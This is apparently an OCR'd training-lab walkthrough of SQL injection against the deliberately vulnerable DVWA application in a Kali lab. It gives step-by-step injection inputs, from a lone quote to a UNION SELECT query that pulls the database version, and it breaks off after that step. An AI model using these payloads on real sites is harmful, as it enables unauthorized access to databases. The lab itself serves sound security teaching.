

PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injectio...
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injectior
192.168.0.1/dvwa/vulnerabilities/sqli/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/

Figure 2.1 Screenshot of PLABKALI01: DVWA SQL Injection.

Now we will enter some details.


Step 2

We are presented with a field to enter a User ID.

Let’s try this out with basic credentials.

Type in the following and click **Submit**.

```
User ID: 2
```



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN
Vulnerability: SQL Injectio...
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injectio
192.168.0.1/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/

```
ID: 2
First name: Gordon
Surname: Brown
```

Figure 2.2 Screenshot of PLABKALI01: DVWA SQL Injection ID results.

You will be given a readout of

First name: Gordon


Surname: Brown

Step 3

Switch back to the Firefox page and let's begin.

Type into the User ID Field click **Submit**:

```
3
```



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injection
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit#
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: 3
First name: Hack
Surname: Me
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Figure 2.3 Screenshot of PLABKALI01: DVWA SQL Injection ID results.

We see results of:

ID:3


First Name: Hack

Surname: Me

We will move onto more advanced SQL terms now to work out the columns.

Type into the User ID Field and click **Submit**:

3’


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN
Mozilla Firefox
Mozilla Firefox
192.168.0.1/dvwa/vulnerabilit
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'&Submit=Submit#
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''3''' at
```


Figure 2.4 Screenshot of PLABKALI01: DVWA error screen.

We get this error message which is a positive sign and strongly indicates this website is vulnerable to SQL Injection.

Step 4

Type into the User ID Field and click **Submit**:

```
3’ and 1=1 #
```


PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D1+%23&Submit
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Submit

Vulnerability: SQL Injection

User ID:

```
ID: 3' and 1=1 #
First name: Hack
Surname: Me
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Figure 2.5 Screenshot of PLABKALI01: DVWA SQL Injection results.

Type into the User ID Field:

3’ and 1=0 union select null, version() #



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN
Vulnerability: SQL Injectio...
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injectior
192.168.0.1/dvwa/vulnerabilities/sqli/?id=3'+and+1%3D0+union+select
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/

